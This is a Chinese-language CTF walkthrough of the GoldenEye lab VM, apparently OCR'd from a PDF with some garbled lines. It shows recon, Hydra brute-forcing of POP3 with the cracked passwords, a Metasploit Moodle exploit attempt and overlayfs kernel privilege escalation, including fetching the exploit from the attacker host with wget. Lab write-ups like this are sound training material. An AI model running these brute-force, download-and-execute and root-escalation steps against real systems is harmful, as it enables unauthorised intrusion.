信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~/tools# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-22 00:42 EST
Nmap scan report for 192.168.56.1
Host is up (0.00021s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00070s latency).
MAC Address: 08:00:27:0C:0B:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.108
Host is up (0.00072s latency).
MAC Address: 08:00:27:50:AF:E8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.55 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.108
```

```
STATE SERVICE
25/tcp
          open smtp
                              Postfix smtpd
_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITM
IME, DSN,
| ssl-date: TLS randomness does not represent time
80/tcp open http
                              Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open ssl/unknown
|_ssl-date: TLS randomness does not represent time 55007/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) PIPELINING USER CAPA AUTH-RESP-CODE UIDL TOP STLS
|\_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:50:AF:E8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

目录枚举


```
gobuster dir -u http://192.168.56.108 -
w/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/22 00:48:50 [!] parse http://192.168.56.108/error_log: net/url: invalid control char
acter in URL
/index.html (Status: 200)
```



发现需要basic认证

not found on this server.



回到主页收集信息terminal.js

```
//
Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
InvincibleHack3r
//BTW Natalya says she can break your codes
```

解码得到InvincibleHack3r

boris成功登录



黄金眼是苏联的一个绝密武器项目。因为你有访问权限,你绝对拥有绝密权限,并有 资格成为认证的黄金眼网络运营商(GNO)

请发送电子邮件给一位合格的GNO主管,接受在线黄金眼操作员培训,成为黄金眼系 统的管理员

请记住,由于隐藏安全性非常有效,所以我们将pop3服务配置为在一个非常高的非默 认端口上运行

之前nmap也扫描到了,浏览器访问一下











192.168.56.108:55007



斗鱼 - 每个人的直播...

- +OK GoldenEye POP3 Electronic-Mail System
- -ERR Unknown command.
- -ERR Disconnected for inactivity.

echo -e 'natalya\nboris' > user.txt
hydra -L user.txt -P /usr/share/wordlists/fasttrack.txt 192.168.0.107
-s 55007 pop3

```
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-22 02:20:16
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 444 login tries (l:2/p:222), ~28 tries per task
[DATA] attacking pop3://192.168.56.108:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 364 to do in 00:05h, 16 active
[55007][pop3] host: 192.168.56.108 login: natalya password: bird
[STATUS] 95.33 tries/min, 286 tries in 00:03h, 158 to do in 00:02h, 16 active
[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.
```

也不太稳定

```
[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH: -ERR Disconnected for inactivity during authentication.

[55007][pop3] host: 192.168.56.108 login: boris password: secret!!

1 of 1 target successfully completed, 2 valid passwords found

[WARNING] Writing restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/yanhauser-thc/thc-hydra) finished at 2020-01-22 02:28:59
```

利用nc登录邮箱

pop3操作: https://www.iteye.com/blog/fs-9527-1336675

nc 192.168.56.108 55007

```
root(dkal1:~/tools# nc 192.168.56.108 5500/
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+0K
PASS sce^H^H
PASS-ERR [AUTH] Authentication failed.
-ERR No username given.
PASS secret1!
-ERR No username given.
USER boris
+0K
PASS secret1!
+0K Logged in.
LIST
+OK 3 messages:
1 544
2 373
3 921
RETR
-ERR There's no message 0.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
```

另一个账号

```
Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle:)

Ok, user creds are:

username: xenia password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?


And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir **Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

先修改hosts文件

再访问http://severnaya-station.com/gnocertdir/

利用给的账号密码成功登录



发现好像有封情书,爆破下男主的密码

```
root@kali:~/tools# hydra -L user.txt -P /usr/share/wordlists/fasttrack.txt 192.168.56.108 -s 5500.003
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secus service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-22 02:56:13
[INFO] several providers have implemented cracking protection, check with a small wordlist first on stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a procus session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per tast [DATA] attacking pop3://192.168.56.108:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 0
```

nc登录邮箱


```
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate fur ther information.....

username: dr_doak
password: 4England!
```

得到网站的密码,登录



提升adm1n的密码在/dir007key/for-007.jpg中

估计是图片隐写

binwalk+exiftool


```
oot@kali:~/GoldenLye# exiftool for-00/.jpg
ExifTool Version Number
                                 : 11.80
File Name
                                 : for-007.jpg
Directory
File Size
                                   15 kB
File Modification Date/Time
                                   2020:01:22 03:06:00-05:00
File Access Date/Time
                                   2020:01:22 03:06:12-05:00
                                   2020:01:22 03:06:00-05:00
File Inode Change Date/Time
File Permissions
                                   rw-r--r--
File Type
                                 : JPEG
File Type Extension
                                   jpg
MIME Type
                                 : image/jpeg
JFIF Version
                                 : 1.01
X Resolution
                                   300
Y Resolution
                                 : 300
Exif Byte Order
                                 : Big-endian (Motord
Image Description
                                 eFdpbnRlcjE50TV4IQ==
Make
                                 : GoldenLye
Resolution Unit
                                 : inches
Software
                                 : linux
```

base64解码=>xWinter1995x!

成功登录admin

getshell

看到版本为2.2.3



找到约 36,400 条结果 (用时 0.35 秒)

③ www.cvedetails.com > product_id-3590 > version_id-130605 ▼ 翻译此页

Moodle Moodle version 2.2.3: Security vulnerabilities

Security vulnerabilities of Moodle Moodle version 2.2.3 List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, years ...

www.exploit-db.com > exploits ▼ 翻译此页

Moodle - Remote Command Execution (Metasploit) - Exploit ...

2013年10月31日 - CVE-2013-3630CVE-99140 . remote exploit for Linux platform. ... This module was tested against Moodle version 2.5.2 and 2.2.3. }, 'License' ...

p www.rapid7.com > exploit > multi > http > moodle_cmd_exec ▼ 翻译此页

Moodle Remote Command Execution - Rapid7

Panid7's VulnDR is curated renository of vetted computer software evaluits and evaluitable

References

CVE-2013-3630 | EDB-28174 | https://community.rapid7.com/community/metasploit/blog/2013/10/30/seven-tricks-and-treats

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

1 msf > use exploit/multi/http/moodle_cmd_exec
2 msf exploit(moodle_cmd_exec) > show targets
3 ... targets...
4 msf exploit(moodle_cmd_exec) > set TARGET < target-id >
5 msf exploit(moodle_cmd_exec) > show options
6 ... show and set options...
7 msf exploit(moodle_cmd_exec) > exploit

和wp一样失败了。。。

```
Exploit target:
  Id Name
  0
       Automatic
<u>msf5</u> exploit(multi/http/moodle cmd exec) > set rhost severnaya-station.com
rhost => severnaya-station.com
<u>msf5</u> exploit(multi/http/moodle cmd exec) > set targeturi /gnocertdir
targeturi => /gnocertdir
<u>msf5</u> exploit(multi/http/moodle cmd exec) > set username admin
username => admin
<u>nsf5</u> exploit(multi/http/moodle cmd exec) > set password xWinter1995x!
password => xWinter1995x!
msf5 exploit(multi/http/moodle_cmd_exec) > run
*] Started reverse TCP double handler on 10.0.2.15:4444
* Authenticating as user: admin
[-] Exploit aborted due to failure: no-access: Login failed
[*] Exploit completed, but no session was created.
<u>msf5</u> exploit(multi/http/moodle_cmd_exec) >
```

另一种方法

步骤有点长,就不写了,本来复现这个靶场也是主要为了学习下脏牛提权

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")' # 有些没有安装Python2, 所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

上面的都没啥线索。。。

最后内核提权

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ uname -a
uname -a
Linux ubuntu 3.13.0-32-ceneric #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/
Linux</pre>
```

之前跑find / -perm -u=s -type f 2>/dev/null

/usr/bin/cc是来自Unix的C语言编译器,其实它只是一个软链接,最终的实体文件 是/usr/bin/clang

由于靶机没有安装gcc, 所以我们可以用/usr/bin/cc编译exp

把下图红框部分的gcc改成cc

```
usleep(360606);
wait(NULL);

fprintf(stderr,"child threads done\n");

fd = open("/etc/ld.so.preload",0_WRONLY);

if(fd == -1) {
    fprintf(stderr,"exploit failed\n");
    exit(-1);
}

fprintf(stderr,"creating shared library\n");
lib = open("/tmp/ofs-lib.c",0_CREAT|0_WRONLY,0777);
write(lib,LIB,strlen(LIB));
close(lib);
lib = system([c--fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
if(lib != 0) {
    fprintf(stderr,"couldn't create dynamic library\n");
    exit(-1);
}
write(fd,"/tmp/ofs-lib.so\n",16);
close(fd);
system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
execl("/bin/su","su",NULL);
```

```
#kali
python -m SimpleHTTPServer 65534
#靶机
wget http://192.168.56.101:65534/37292.c
cc -o exp 37292.c
chmod +x exp
./exp
```

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/103056860